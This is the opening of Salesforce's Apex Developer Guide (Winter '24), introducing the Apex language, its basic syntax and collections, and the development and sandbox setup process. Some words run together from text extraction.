Apex Developer Guide








Version 59.0, Winter ’24
@salesforcedocs
Last updated: September 1, 2023
© Copyright 2000–2023 Salesforce, Inc. All rights reserved. Salesforce is a registered trademark of Salesforce, Inc., as are other
names and marks. Other marks appearing herein may be trademarks of their respective owners.
CONTENTS
Apex Developer Guide . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 1
Release Notes . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 1
Getting Started with Apex . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 1
Introducing Apex . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 2
Apex Development Process . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 11
Apex Quick Start . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 16
Writing Apex . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 23
Data Types and Variables . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 23
Control Flow Statements . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 51
Classes, Objects, and Interfaces . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 58
Working with Data in Apex . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 122
Running Apex . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 232
Invoking Apex . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 232
Apex Transactions and Governor Limits . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 313
Using Salesforce Features with Apex . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 325
Integration and Apex Utilities . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 532
Debugging, Testing, and Deploying Apex . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 599
Debugging Apex . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 599
Testing Apex . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 638
Deploying Apex . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 672
Distributing Apex Using Managed Packages . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 679
Apex Reference . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 684
Appendices . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 684
Shipping Invoice Example . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 684
Reserved Keywords . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 696
Documentation Typographical Conventions . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 697
Glossary . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . 698
APEX DEVELOPER GUIDE
Apex is a strongly typed, object-oriented programming language that allows developers to execute flow and transaction control
statements on the Salesforce Platform server, in conjunction with calls to the API. This guide introduces you to the Apex development
process and provides valuable information on learning, writing, deploying and testing Apex.
For reference information on Apex classes, interfaces, exceptions and so on, see Apex Reference Guide.
IN THIS SECTION:
Apex Release Notes
Use the Salesforce Release Notes to learn about the most recent updates and changes to Apex.
Getting Started with Apex
Learn about the Apex development lifecycle. Follow a step-by-step tutorial to create an Apex class and trigger, and deploy them to
a production organisation.
Writing Apex
Apex is like Java for Salesforce. It enables you to add and interact with data in the Lightning Platform persistence layer. It uses classes,
datatypes,variables,andif-elsestatements.Youcanmakeitexecutebasedonacondition,orhaveablockofcodeexecuterepeatedly.
Running Apex
You can access many features of the Salesforce user interface programmatically in Apex, and you can integrate with external SOAP

and REST Web services. You can run Apex code using a variety of mechanisms. Apex code runs in atomic transactions.
Debugging, Testing, and Deploying Apex
Develop your Apex code in a sandbox and debug it with the Developer Console and debug logs. Unit-test your code, then distribute
it to customers using packages.
Apex Reference
In Summer ’21 and later versions, Apex reference content is moved to a separate guide called the Apex Reference Guide.
Appendices
Glossary
Apex Release Notes
Use the Salesforce Release Notes to learn about the most recent updates and changes to Apex.
For Apex updates and changes that impact the Salesforce Platform, see the Apex Release Notes.
For new and changed Apex classes, methods, exceptions and interfaces, see Apex: New and Changed Items in the Salesforce Release
Notes.
Getting Started with Apex
Learn about the Apex development lifecycle. Follow a step-by-step tutorial to create an Apex class and trigger, and deploy them to a
production organisation.
1
IN THIS SECTION:
Introducing Apex
Apex code is the first multitenant, on-demand programming language for developers interested in building the next generation of
business applications. Apex revolutionizes the way developers create on-demand applications.
Apex Development Process
In this chapter, you’ll learn about the Apex development lifecycle, and which organization and tools to use to develop Apex. You’ll
also learn about testing and deploying Apex code.
Apex Quick Start
Thisstep-by-steptutorialshowshowtocreateasimpleApexclassandtrigger,andhowtodeploythesecomponentstoaproduction
organization.
Introducing Apex
Apex code is the first multitenant, on-demand programming language for developers interested in building the next generation of
business applications. Apex revolutionizes the way developers create on-demand applications.
While many customization options are available through the Salesforce user interface, such as the ability to define new fields, objects,
workflow, and approval processes, developers can also use the SOAP API to issue data manipulation commands such as delete(),
update() or upsert(), from client-side programs.
Theseclient-sideprograms,typicallywritteninJava,JavaScript,.NET,orotherprogramminglanguages,grantorganizationsmoreflexibility
in their customizations. However, because the controlling logic for these client-side programs is not located on Salesforce servers, they
arerestrictedbytheperformancecostsofmakingmultipleround-tripstotheSalesforcesitetoaccomplishcommonbusinesstransactions,
and by the cost and complexity of hosting server code, such as Java or .NET, in a secure and robust environment.
IN THIS SECTION:
1. What is Apex?
Apex is a strongly typed, object-oriented programming language that allows developers to execute flow and transaction control
statements on Salesforce servers in conjunction with calls to the API. Using syntax that looks like Java and acts like database stored
procedures, Apex enables developers to add business logic to most system events, including button clicks, related record updates,
and Visualforce pages. Apex code can be initiated by Web service requests and from triggers on objects.
2. Understanding Apex Core Concepts
Apex code typically contains many things that you might be familiar with from other programming languages.
3. When Should I Use Apex?
The Salesforce prebuilt applications provide powerful CRM functionality. In addition, Salesforce provides the ability to customize the
prebuiltapplicationstofityourorganization.However,yourorganizationmayhavecomplexbusinessprocessesthatareunsupported
by the existing functionality. In this case, Lightning Platform provides various ways for advanced administrators and developers to
build custom functionality.
4. How Does Apex Work?
All Apex runs entirely on-demand on the Lightning Platform. Developers write and save Apex code to the platform, and end users
trigger the execution of the Apex code via the user interface.
5. Developing Code in the Cloud
The Apex programming language is saved and runs in the cloud—the multitenant platform. Apex is tailored for data access and
datamanipulationontheplatform,anditenablesyoutoaddcustombusinesslogictosystemevents.Whileitprovidesmanybenefits
for automating business processes on the platform, it is not a general purpose programming language.
2
Introducing Apex
Apex Developer Guide
What is Apex?
EDITIONS
Available in: Salesforce
Classic (not available in all
orgs) and Lightning
Experience
Available in: Enterprise,
Performance, Unlimited,
Developer, and
Database.com Editions
Apexisastronglytyped,object-orientedprogramminglanguagethatallowsdeveloperstoexecute
flow and transaction control statements on Salesforce servers in conjunction with calls to the API.
Using syntax that looks like Java and acts like database stored procedures, Apex enables developers
to add business logic to most system events, including button clicks, related record updates, and
Visualforcepages.ApexcodecanbeinitiatedbyWebservicerequestsandfromtriggersonobjects.

You can add Apex to most system events.
As a language, Apex is:
Integrated
Apex provides built-in support for common Lightning Platform idioms, including:




• Data manipulation language (DML) calls, such as INSERT, UPDATE, and DELETE, that include built-in DmlException
handling
3
Introducing Apex
Apex Developer Guide
• InlineSalesforceObjectQueryLanguage(SOQL)andSalesforceObjectSearchLanguage(SOSL)queriesthatreturnlistsofsObject
records
• Looping that allows for bulk processing of multiple records at a time
• Locking syntax that prevents record update conflicts
• Custom public API calls that can be built from stored Apex methods
• Warnings and errors issued when a user tries to edit or delete a custom object or field that is referenced by Apex
Easy to use
Apex is based on familiar Java idioms, such as variable and expression syntax, block and conditional statement syntax, loop syntax,
object and array notation. Where Apex introduces new elements, it uses syntax and semantics that are easy to understand and
encourage efficient use of the Lightning Platform. Therefore, Apex produces code that is both succinct and easy to write.
Data focused
ApexisdesignedtothreadtogethermultiplequeryandDMLstatementsintoasingleunitofworkontheSalesforceserver.Developers
use database stored procedures to thread together multiple transaction statements on a database server in a similar way. Like other
database stored procedures, Apex does not attempt to provide general support for rendering elements in the user interface.
Rigorous
Apex is a strongly typed language that uses direct references to schema objects such as object and field names. It fails quickly at
compile time if any references are invalid. It stores all custom field, object, and class dependencies in metadata to ensure that they
are not deleted while required by active Apex code.
Hosted
Apex is interpreted, executed, and controlled entirely by the Lightning Platform.
Multitenant aware
Like the rest of the Lightning Platform, Apex runs in a multitenant environment. So, the Apex runtime engine is designed to guard
closely against runaway code, preventing it from monopolizing shared resources. Any code that violates limits fails with
easy-to-understand error messages.
Easy to test
Apex provides built-in support for unit test creation and execution. It includes test results that indicate how much code is covered,
and which parts of your code could be more efficient. Salesforce ensures that all custom Apex code works as expected by executing
all unit tests prior to any platform upgrades.
Versioned
You can save your Apex code against different versions of the API. This enables you to maintain behavior.
Apex is included in Performance Edition, Unlimited Edition, Developer Edition, Enterprise Edition, and Database.com.
Understanding Apex Core Concepts
Apex code typically contains many things that you might be familiar with from other programming languages.
4
Introducing Apex
Apex Developer Guide

Programming elements in Apex
The section describes the basic functionality of Apex, as well as some of the core concepts.
Using Version Settings
In the Salesforce user interface you can specify a version of the Salesforce API against which to save your Apex class or trigger. This setting
indicates not only the version of SOAP API to use, but which version of Apex as well. You can change the version after saving. Every class
or trigger name must be unique. You cannot save the same class or trigger against different versions.
You can also use version settings to associate a class or trigger with a particular version of a managed package that is installed in your
organization from AppExchange. This version of the managed package will continue to be used by the class or trigger if later versions
of the managed package are installed, unless you manually update the version setting. To add an installed managed package to the
settings list, select a package from the list of available packages. The list is only displayed if you have an installed managed package that
is not already associated with the class or trigger.
For more information about using version settings with managed packages, see About Package Versions in the Salesforce online help.
5
Introducing Apex
Apex Developer Guide
Naming Variables, Methods and Classes
You cannot use any of the Apex reserved keywords when naming variables, methods or classes. These include words that are part of
Apex and the Lightning platform, such as list, test, or account, as well as reserved keywords.
Using Variables and Expressions
Apex is a strongly-typed language, that is, you must declare the data type of a variable when you first refer to it. Apex data types include
basic types such as Integer, Date, and Boolean, as well as more advanced types such as lists, maps, objects and sObjects.
Variables are declared with a name and a data type. You can assign a value to a variable when you declare it. You can also assign values
later. Use the following syntax when declaring variables:
datatype variable_name [ = value];
Tip: Note that the semi-colon at the end of the above is not optional. You must end all statements with a semi-colon.
The following are examples of variable declarations:
// The following variable has the data type of Integer with the name Count,
// and has the value of 0.
Integer Count = 0;
// The following variable has the data type of Decimal with the name Total. Note
// that no value has been assigned to it.
Decimal Total;
// The following variable is an account, which is also referred to as an sObject.
Account MyAcct = new Account();
In Apex, all primitive data type arguments, such as Integer or String, are passed into methods by value. This fact means that any changes
to the arguments exist only within the scope of the method. When the method returns, the changes to the arguments are lost.
Non-primitive data type arguments, such as sObjects, are passed into methods by reference. Therefore, when the method returns, the
passed-in argument still references the same object as before the method call. Within the method, the reference can't be changed to
point to another object, but the values of the object's fields can be changed.
Using Statements
A statement is any coded instruction that performs an action.
In Apex, statements must end with a semicolon and can be one of the following types:
• Assignment, such as assigning a value to a variable
• Conditional (if-else)
• Loops:
– Do-while
– While
– For
• Locking
• Data Manipulation Language (DML)
• Transaction Control
• Method Invoking
• Exception Handling
6
Introducing Apex
Apex Developer Guide
A block is a series of statements that are grouped together with curly braces and can be used in any place where a single statement
would be allowed. For example:
if (true) {
System.debug(1);
System.debug(2);
} else {
System.debug(3);
System.debug(4);
}
In cases where a block consists of only one statement, the curly braces can be left off. For example:
if (true)
System.debug(1);
else
System.debug(2);
Using Collections
Apex has the following types of collections:
• Lists (arrays)
• Maps




• Sets
A list is a collection of elements, such as Integers, Strings, objects, or other collections. Use a list when the sequence of elements is
important. You can have duplicate elements in a list.
The first index position in a list is always 0.
To create a list:
• Use the new keyword
• Use the List keyword followed by the element type contained within <> characters.
Use the following syntax for creating a list:
List <datatype> list_name
[= new List<datatype>();] |
[=new List<datatype>{value [, value2. . .]};] |
;
The following example creates a list of Integer, and assigns it to the variable My_List. Remember, because Apex is strongly typed,
you must declare the data type of My_List as a list of Integer.
List<Integer> My_List = new List<Integer>();
For more information, see Lists on page 28.
A set is a collection of unique, unordered elements. It can contain primitive data types, such as String, Integer, Date, and so on. It can
also contain more complex data types, such as sObjects.
To create a set:
• Use the new keyword
• Use the Set keyword followed by the primitive data type contained within <> characters
7
Introducing Apex
Apex Developer Guide
Use the following syntax for creating a set:
Set<datatype> set_name
[= new Set<datatype>();] |
[= new Set<datatype>{value [, value2. . .] };] |
;
The following example creates a set of String. The values for the set are passed in using the curly braces {}.
Set<String> My_String = new Set<String>{'a', 'b', 'c'};
For more information, see Sets on page 31.
A map is a collection of key-value pairs. Keys can be any primitive data type. Values can include primitive data types, as well as objects
and other collections. Use a map when finding something by key matters. You can have duplicate values in a map, but each key must
be unique.
To create a map:
• Use the new keyword
• Use the Map keyword followed by a key-value pair, delimited by a comma and enclosed in <> characters.
Use the following syntax for creating a map:
Map<key_datatype, value_datatype> map_name
[=new map<key_datatype, value_datatype>();] |
[=new map<key_datatype, value_datatype>
{key1_value => value1_value
[, key2_value => value2_value. . .]};] |
;
The following example creates a map that has a data type of Integer for the key and String for the value. In this example, the values for
the map are being passed in between the curly braces {} as the map is being created.
Map<Integer, String> My_Map = new Map<Integer, String>{1 => 'a', 2 => 'b', 3 => 'c'};
For more information, see Maps on page 32.
Using Branching
An if statement is a true-false test that enables your application to do different things based on a condition. The basic syntax is as
follows:
if (Condition){
// Do this if the condition is true
} else {
// Do this if the condition is not true
}
For more information, see Conditional (If-Else) Statements on page 51.
Using Loops
While the if statement enables your application to do things based on a condition, loops tell your application to do the same thing
again and again based on a condition. Apex supports the following types of loops:
• Do-while
8
Introducing Apex
Apex Developer Guide
• While
• For
A Do-while loop checks the condition after the code has executed.
A While loop checks the condition at the start, before the code executes.
A For loop enables you to more finely control the condition used with the loop. In addition, Apex supports traditional For loops where
you set the conditions, as well as For loops that use lists and SOQL queries as part of the condition.
For more information, see Loops on page 55.
When Should I Use Apex?
The Salesforce prebuilt applications provide powerful CRM functionality. In addition, Salesforce provides the ability to customize the
prebuilt applications to fit your organization. However, your organization may have complex business processes that are unsupported
by the existing functionality. In this case, Lightning Platform provides various ways for advanced administrators and developers to build
custom functionality.
Apex
Use Apex if you want to:
• Create Web services.
• Create email services.
• Perform complex validation over multiple objects.
• Create complex business processes that are not supported by workflow.
• Create custom transactional logic (logic that occurs over the entire transaction, not just with a single record or object).
• Attach custom logic to another operation, such as saving a record, so that it occurs whenever the operation is executed, regardless
of whether it originates in the user interface, a Visualforce page, or from SOAP API.
Lightning Components
Develop Lightning components to customize Lightning Experience, the Salesforce mobile app, or to build your own standalone apps.
You can also use out-of-the-box components to speed up development.
AsofSpring’19(APIversion45.0),youcanbuildLightningcomponentsusingtwoprogrammingmodels:theLightningWebComponents
model,andtheoriginalAuraComponentsmodel.LightningwebcomponentsarecustomHTMLelementsbuiltusingHTMLandmodern
JavaScript. Lightning web components and Aura components can coexist and interoperate on a page.Configure Lightning web
components and Aura components to work in Lightning App Builder and Experience Builder. Admins and end users don’t know which
programming model was used to develop the components. To them, they’re simply Lightning components.
For more information, see the Component Library.
Visualforce
Visualforceconsistsofatag-basedmarkuplanguagethatgivesdevelopersamorepowerfulwayofbuildingapplicationsandcustomizing
the Salesforce user interface. With Visualforce you can:
• Build wizards and other multistep processes.
• Create your own custom flow control through an application.
• Define navigation patterns and data-specific rules for optimal, efficient application interaction.
9
Introducing Apex
Apex Developer Guide
For more information, see the Visualforce Developer's Guide.
SOAP API
Use standard SOAP API calls if you want to add functionality to a composite application that processes only one type of record at a time
and does not require any transactional control (such as setting a Savepoint or rolling back changes).
For more information, see the SOAP API Developer Guide.

How Does Apex Work?
All Apex runs entirely on-demand on the Lightning Platform. Developers write and save Apex code to the platform, and end users trigger
the execution of the Apex code via the user interface.
Apex is compiled, stored, and run entirely on the Lightning Platform
When a developer writes and saves Apex code to the platform, the platform application server first compiles the code into an abstract
set of instructions that can be understood by the Apex runtime interpreter, and then saves those instructions as metadata.
When an end user triggers the execution of Apex, perhaps by clicking a button or accessing a Visualforce page, the platform application
server retrieves the compiled instructions from the metadata and sends them through the runtime interpreter before returning the
result. The end user observes no differences in execution time from standard platform requests.
Developing Code in the Cloud
The Apex programming language is saved and runs in the cloud—the multitenant platform. Apex is tailored for data access and data
manipulation on the platform, and it enables you to add custom business logic to system events. While it provides many benefits for
automating business processes on the platform, it is not a general purpose programming language.
Apex cannot be used to:
• Render elements in the user interface other than error messages
• Change standard functionality—Apex can only prevent the functionality from happening, or add additional functionality
• Create temporary files
• Spawn threads
Tip: All Apex code runs on the Lightning Platform, which is a shared resource used by all other organizations. To guarantee
consistent performance and scalability, the execution of Apex is bound by governor limits that ensure no single Apex execution
impacts the overall service of Salesforce. This means all Apex code is limited by the number of operations (such as DML or SOQL)
that it can perform within one process.
10
Introducing Apex
Apex Developer Guide
All Apex requests return a collection that contains from 1 to 50,000 records. You cannot assume that your code only works on a
single record at a time. Therefore, you must implement programming patterns that take bulk processing into account. If you don’t,
you may run into the governor limits.
SEE ALSO:
Trigger and Bulk Request Best Practices
Apex Development Process
In this chapter, you’ll learn about the Apex development lifecycle, and which organization and tools to use to develop Apex. You’ll also
learn about testing and deploying Apex code.
IN THIS SECTION:
What is the Apex Development Process?
To develop Apex, get a Developer Edition account, write and test your code, then deploy your code.
Create a Developer or Sandbox Org
You can run Apex in a production org, a developer org, or a sandbox org. You can develop Apex in a developer org or a sandbox
org, but not in a production org.
Learning Apex
After you have your developer account, there are many resources available to you for learning about Apex
Writing Apex Using Development Environments
There are several development environments for developing Apex code. The Developer Console and the Salesforce extensions for
Visual Studio Code allow you to write, test, and debug your Apex code. The code editor in the user interface enables only writing
code and doesn’t support debugging.
Writing Tests
Testing is the key to successful long-term development and is a critical component of the development process. We strongly
recommend that you use a test-driven development process, that is, test development that occurs at the same time as code
development.
Deploying Apex to a Sandbox Organization
Sandboxes create copies of your Salesforce org in separate environments. Use them for development, testing, and training without
compromising the data and applications in your production org. Sandboxes are isolated from your production org, so operations
that you perform in your sandboxes don’t affect your production org.
Deploying Apex to a Salesforce Production Organization
After you have finished all of your unit tests and verified that your Apex code is executing properly, the final step is deploying Apex
to your Salesforce production organization.
Adding Apex Code to a AppExchange App
You can include an Apex class or trigger in an app that you’re creating for AppExchange.
What is the Apex Development Process?
To develop Apex, get a Developer Edition account, write and test your code, then deploy your code.
We recommend the following process for developing Apex:
1. Obtain a Developer Edition account.
11
Apex Development Process
Apex Developer Guide
2. Learn more about Apex.
3. Write your Apex.
4. While writing Apex, you should also be writing tests.
5. Optionally deploy your Apex to a sandbox organization and do final unit tests.
6. Deploy your Apex to your Salesforce production organization.
In addition to deploying your Apex, once it is written and tested, you can also add your classes and triggers to a AppExchange App
package.
Create a Developer or Sandbox Org
You can run Apex in a production org, a developer org, or a sandbox org. You can develop Apex in a developer org or a sandbox org,
but not in a production org.
• Production org—An org that has live users accessing your data
• Developer org—An org created with a Developer Edition account
• Sandbox org—An org created on your production org that is a copy of your production org
Note: Apex triggers are available in the Trial Edition of Salesforce. However, they are disabled when you convert to any other
edition. If your newly signed-up org includes Apex, deploy your code to your org using one of the deployment methods.
You can't develop Apex in your Salesforce production org. Live users accessing the system while you're developing can destabilize your
data or corrupt your application. Instead, do all your development work in either a sandbox or a Developer Edition org.
If you aren't already a member of the developer community, go to https://developer.salesforce.com/signup and
follow the instructions to sign up for a Developer Edition account. A Developer Edition account gives you access to a free Developer
Edition org. Even if you already have a Professional, Enterprise, Unlimited, or Performance Edition org and a sandbox for creating Apex,
we strongly recommend that you take advantage of the resources available in the developer community.
Note: You can’t modify Apex using the Salesforce user interface in a Salesforce production org.
To create a sandbox org:
1. From Setup, enter Sandboxes in the Quick Find box, then select Sandboxes.
2. Click New Sandbox.
3. Enter a name (10 characters or fewer) and description for the sandbox.
We recommend that you choose a name that:
• Reflects the purpose of this sandbox, such as QA.
• Has only a few characters, because Salesforce appends the sandbox name to usernames on user records in the sandbox
environment. Names with fewer characters make sandbox logins easier to type.
4. Select the type of sandbox you want.
If you don’t see a sandbox option or need licenses for more, contact Salesforce to order sandboxes for your org.
If you reduce the number of sandboxes you purchase, you’re required to match the number of your sandboxes to the number you
purchased. For example, if you have two Full sandboxes but purchased only one, you can’t create a Full sandbox. Instead, convert
a Full sandbox to a smaller one, such as a Developer Pro or Developer sandbox, depending on which types you have available.
5. Select the data to include in your Partial Copy or Full sandbox.
• For a Partial Copy sandbox, click Next, and then select the template you created to specify the data for your sandbox. If you
haven’t created a template for this Partial Copy sandbox, see Create or Edit Sandbox Templates.
12
Apex Development Process
Apex Developer Guide
• For a Full sandbox click Next, and then decide how much data to include.
– To include template-based data for a Full sandbox, select an existing sandbox template. For more information, see Create
or Edit Sandbox Templates
– To include all data in a Full sandbox, choose whether and how much field tracking history data to include, and whether to
copy Chatter data. Chatter data includes feeds, messages, and topics and is used in many components that affect your
sandbox copy. Decreasing the amount of data you copy can significantly speed sandbox copy time.
6. Torunscriptsaftereachcreateandrefreshforthissandbox,specifytheApexclassyoupreviouslycreatedfromtheSandboxPostCopy
interface.
7. For Sandbox Access, select User Group to select a public user group that contains the users that require access to the sandbox, or
select All Active Users.
8. Click Create.
Tip: Try to limit changes in your production org while the sandbox copy proceeds.
Learning Apex
After you have your developer account, there are many resources available to you for learning about Apex
Apex Trailhead Content
Beginning and intermediate programmers
Several Trailhead modules provide tutorials on learning Apex. Use these modules to learn the fundamentals of Apex and how you
can use it on the Lightning Platform. Use Apex to add custom business logic through triggers, unit tests, asynchronous Apex, REST
Web services, and Visualforce controllers.
Quick Start: Apex
Apex Basics & Database
Apex Triggers
Apex Integration Services
Apex Testing
Asynchronous Apex
Salesforce Developers Apex Page
Beginning and advanced programmers
The Apex page on Salesforce Developers has links to several resources including articles about the Apex programming language.
These resources provide a quick introduction to Apex and include best practices for Apex development.
